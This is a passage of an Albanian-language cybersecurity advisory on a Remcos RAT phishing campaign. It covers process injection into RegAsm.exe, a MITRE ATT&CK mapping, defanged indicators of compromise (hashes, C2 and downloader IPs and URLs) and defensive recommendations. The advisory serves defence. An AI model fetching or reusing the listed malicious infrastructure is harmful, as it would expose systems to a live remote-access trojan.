

Figura 15. Skedari i ekzekutueshëm i bërë dump.

Figura 16. Remcos RAT.

Ky skedar injektohet në memorien e procesit legjitim **RegAsm.exe** dhe evidentohet se

procesi **Reagsm.exe** krijon trafik në rrjet.



Figura 17. Komunikimi me serverin Command and Control.

MITRE ATT&CK

Nr.	Taktika	Teknika
1	Initial Access (TA0001)	T1566: Phishing
		T1566.001: Spear phishing Attachment
2	Execution (TA0002)	T1053.005: Scheduled Task
		T1204.002: Malicious File
3	Persistence (TA0003)	T1547.001: Registry Run Keys/ Startup Folder
		T1053.005: Scheduled Task
4	Privilege Escalation (TA0004)	T1140: Deobfuscation
		T1055.012: Process Hollowing
		T1053.005: Scheduled Task
5	Defense Evasion (TA0005)	T1564.001: Hidden Files and Directories
		TA1562.001: Disable or Modify Tools
		T1055.012: Process Hollowing
		T1564.003: Hidden Window
6	Credential Access (TA0006)	T1555.003: Credentials from WebBrowser
		TA1552.001: Credentials in files
		TA1552.002: Credentials in registry
7	Discovery (TA0007)	T1087.001: Local Account
		T1057: Process Discovery
		T1082: System Information Discovery

8	Collection (TA0009)	T1560: Archive Collect Data
		T1217: Browser Information Discovery
		T1115: Clipboard Data
		T1005: Data from Local System
9	Exfiltration (TA0010)	T1048.003 – Exfiltration Over Unencrypted NON Command-and-Control Protocol
10	Command and Control (TA0011)	T1056.001: Keylogging

Indikatorët e Kompromitimit

GIBANJ SHIPMENT LIST 02.09.2024.docx
71e3093a193a5b098e9554565d8f03eb1b92439232718cbb91f7a34096fdac33

RTF File
c34202144bc27f5a4ee328d03412eecc9241d75c4bffa44f40a41ce5c7340b0c

C2: 45[.]90[.]89[.]98

Downloader:

hxxps[://]zeep[.]ly/bLrax
hxxp[://]45[.]90[.]89[.]123/432/HMCCD[.]txt
45[.]90[.]89[.]123
45[.]90[.]89[.]3
45[.]90[.]89[.]46
208[.]123[.]119[.]192

Rekomandime

Autoriteti Kombëtar për Sigurinë Kibernetike rekomandon:

- Bllokimin e menjëhershëm të Indikatorëve të Kompromitimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Trajnimin e stafit jo-teknik rreth sulmeve “Phishing” si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar “Access control list për të gjithë perimetrin e rrjetit”, webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.

- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menagjimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje "behaviour" për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve "Identity Access Management" për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit "zero-trust".